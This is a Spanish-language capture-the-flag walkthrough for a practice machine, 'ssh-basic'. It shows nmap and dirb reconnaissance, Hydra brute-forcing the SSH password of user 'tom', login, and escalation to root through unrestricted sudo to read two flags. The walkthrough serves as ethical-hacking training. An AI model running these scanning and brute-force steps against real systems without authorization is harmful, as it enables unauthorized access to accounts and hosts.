

Walkthrough ssh-basic



**resolución de máquina ssh-basic
(Hacking Ético)**

ÍNDICE

1. RECONOCIMIENTO.....	3
2. USUARIO TOM.....	7
• #FLAG1.....	8
3. USUARIO ROOT.....	9
• #FLAG2.....	9

1. RECONOCIMIENTO

```
(kali@kali)-[~/Desktop/Maquinas]
└─$ nmap -sn 192.168.28.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 18:13 CEST
Nmap scan report for 192.168.28.1
Host is up (0.00048s latency).
Nmap scan report for 192.168.28.4
Host is up (0.00014s latency).
Nmap scan report for 192.168.28.14
Host is up (0.00071s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.89 seconds
```

Lo primero en mi caso es ver que dirección IP tiene la maquina victima

```
(kali@kali)-[~/Desktop/Maquinas]
└─$ nmap -A 192.168.28.14 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 18:14 CEST
Nmap scan report for 192.168.28.14
Host is up (0.00024s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a3:ff:4c:5e:1c:4a:2a:6c:c8:8e:c4:c2:3a:75:60:f8 (ECDSA)
|_  256 6d:a8:12:29:8d:bb:6f:ab:1f:68:c5:42:d9:59:8a:86 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Hacking \xC3\x89tico con SSH
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds
```

Después de saber su IP le tiro un escaneo de puertos para saber algunas posibles vulnerabilidades que pueda tener o saber que puertos estan abiertos para poder aprovecharlos

```
(kali@kali)-[~/Desktop/Maquinas]
└─$ dirb http://192.168.28.14 /usr/share/wordlists/dirb/big.txt

DIRB v2.22
By The Dark Raver

START_TIME: Sat Apr 6 19:54:15 2024
URL_BASE: http://192.168.28.14/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt


GENERATED WORDS: 20458

— Scanning URL: http://192.168.28.14/ —
+ http://192.168.28.14/server-status (CODE:403|SIZE:278)
⇒ DIRECTORY: http://192.168.28.14/ssh/


— Entering directory: http://192.168.28.14/ssh/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Sat Apr 6 19:54:20 2024
DOWNLOADED: 20458 - FOUND: 1
```

Sabiendo que tiene corriendo un apache, podemos tirarle un “dirb” para saber qué directorios o archivos web tienen por la red dentro de este apache



Si ponemos la dirección IP de la máquina víctima y no le especificamos el puerto no redirigirá al puerto 80 que es el que viene por defecto en el cual está corriendo el apache (Una página web) con esto ya podemos investigarla para sacar posibles credenciales o vulnerabilidades




Index of /ssh

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 ssh.html	2024-04-06 15:42	1.0K	
 styles.css	2024-04-06 15:38	912	

Apache/2.4.52 (Ubuntu) Server at 192.168.28.14 Port 80

En el “dirb” nos muestra que hay un directorio llamado “/ssh/” y si nos metemos en el, nos muestra lo siguiente...



Inicio de sesión SSH

Usuario:

Contraseña:

Si le damos a ssh.html nos lleva a esta pagina

```
← → ↻ 🏠 view-source:http://192.168.28.14/ssh/ssh.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB G

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Inicio de sesión SSH</title>
7   <link rel="stylesheet" href="styles.css">
8 </head>
9 <body>
10  <header>
11    <h1>Inicio de sesión SSH</h1>
12  </header>
13  <main>
14    <form action="/login" method="post">
15      <div class="input-group">
16        <label for="username">Usuario:</label>
17        <input type="text" id="username" name="username">
18      </div>
19      <div class="input-group">
20        <label for="password">Contraseña:</label>
21        <input type="password" id="password" name="password">
22      </div>
23      <button type="submit">Iniciar sesión</button>
24    </form>
25  </main>
26  <footer>
27    <p>&copy; 2024 Inicio de sesión SSH</p>
28  </footer>
29 </body>
30 <!--
31 Username: tom
32 Password: (Try using a dictionary to get the user's password)
33 -->
34 </html>
35
```

Si inspeccionamos la pagina veremos que hay un comentario con un usuario y una pista de como sacarle la contraseña a ese usuario

```
(kali@kali) [~/Desktop/Maquinas]
└─$ hydra -l tom -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.28.14 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 19:56:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
[DATA] max 64 tasks per 1 server, overall 64 tasks, 1009 login tries (l:1/p:1009), ~16 tries per ta
[DATA] attacking ssh://192.168.28.14:22/
[22][ssh] host: 192.168.28.14 login: tom password: flower
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 26 final worker threads did not complete until end.
[ERROR] 26 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 19:56:25
```

Tiramos un hydra para sacarle la contraseña a "tom"

2. USUARIO TOM

```
(kali@kali)-[~/Desktop/Maquinas]
└─$ ssh tom@192.168.28.14
tom@192.168.28.14's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of sáb 06 abr 2024 17:56:24 UTC

System load:  0.0185546875      Processes:           180
Usage of /:   49.1% of 9.75GB   Users logged in:    0
Memory usage: 16%              IPv4 address for enp0s3: 192.168.28.14
Swap usage:  0%

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 18 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

Last login: Sat Apr  6 12:37:12 2024 from 192.168.28.4
tom@basic-ssh:~$ █
```

Nos conectamos por ssh para entrar dentro de la maquina victima con ese usuario autenticado

#FLAG1

```
tom@basic-ssh:~$ ls -la
total 32
drwxr-xr-- 3 tom tom 4096 abr 6 15:55 .
drwxr-xr-x 4 root root 4096 abr 6 12:37 ..
-rw----- 1 tom tom 37 abr 6 15:55 .bash_history
-rw-r--r-- 1 tom tom 220 abr 6 12:35 .bash_logout
-rw-r--r-- 1 tom tom 3771 abr 6 12:35 .bashrc
drwx----- 2 tom tom 4096 abr 6 12:37 .cache
-rw-r--r-- 1 root root 449 abr 6 15:54 FLAG.txt
-rw-r--r-- 1 tom tom 807 abr 6 12:35 .profile
tom@basic-ssh:~$ cat FLAG.txt

###      ##          ##
## ##    ##          #####
#        ##        #####  ##  ##  #####
#####   ##        ##  ##  ##  ##
##       ##        #####  ##  ##  ##
##       ##        ##  ##  #####
#####   #####    #####    ##  ##
                                #####

Very good, you have flag 1/2

This flag is worth 10 points

Perfect, you are becoming a little hacker

Try doing "sudo -l"
```

En la /home/ del usuario “tom” esta la primera flag, la leemos con “cat”

```
tom@basic-ssh:~$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on basic-ssh:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User tom may run the following commands on basic-ssh:
  (ALL : ALL) ALL
```

Si hacemos “sudo -l” podremos ver lo que puede hacer ese usuario con sudo (Como super usuario) sin contraseña en este caso tiene todos los permisos

3. USUARIO ROOT

#FLAG2

```
tom@basic-ssh:~$ sudo su
root@basic-ssh:/home/tom# cd ~
root@basic-ssh:~# ls -la
total 40
drwx----- 6 root root 4096 abr 6 15:52 .
drwxr-xr-x 20 root root 4096 abr 6 12:31 ..
-rw----- 1 root root 547 abr 6 15:55 .bash_history
-rw-r--r-- 1 root root 3106 oct 15 2021 .bashrc
drwx----- 2 root root 4096 abr 6 12:34 .cache
-rw-r--r-- 1 root root 490 abr 6 15:52 FLAG.txt
drwxr-xr-x 3 root root 4096 abr 6 12:35 .local
-rw-r--r-- 1 root root 161 jul 9 2019 .profile
drwx----- 3 root root 4096 abr 6 12:33 snap
drwx----- 2 root root 4096 abr 6 12:33 .ssh
root@basic-ssh:~# cat FLAG.txt

###      ###      ##
## ##    ##      #####
#         ##      ### ##  #####
#####    ##      ## ##    ##
##        ##      #####  ## ##    ##
##        ##      ## ##   #####
#####    #####  #####    ##    ##
                                     #####

Very good, you have the flag 2/2

This flag is worth 20 points

From what I see you already learned to use ssh perfectly ...

Code: Q29kaWdvOiBzc2gtZmVyaWZpY2Fkbw==
```

Por lo que podremos hacernos root haciendo “sudo su” y en su /home/ podremos encontrar la ultima flag, ya estaria terminada.

GRACIAS POR HABER PARTICIPADO EN MI MINIJUEGO DE HACKING ÉTICO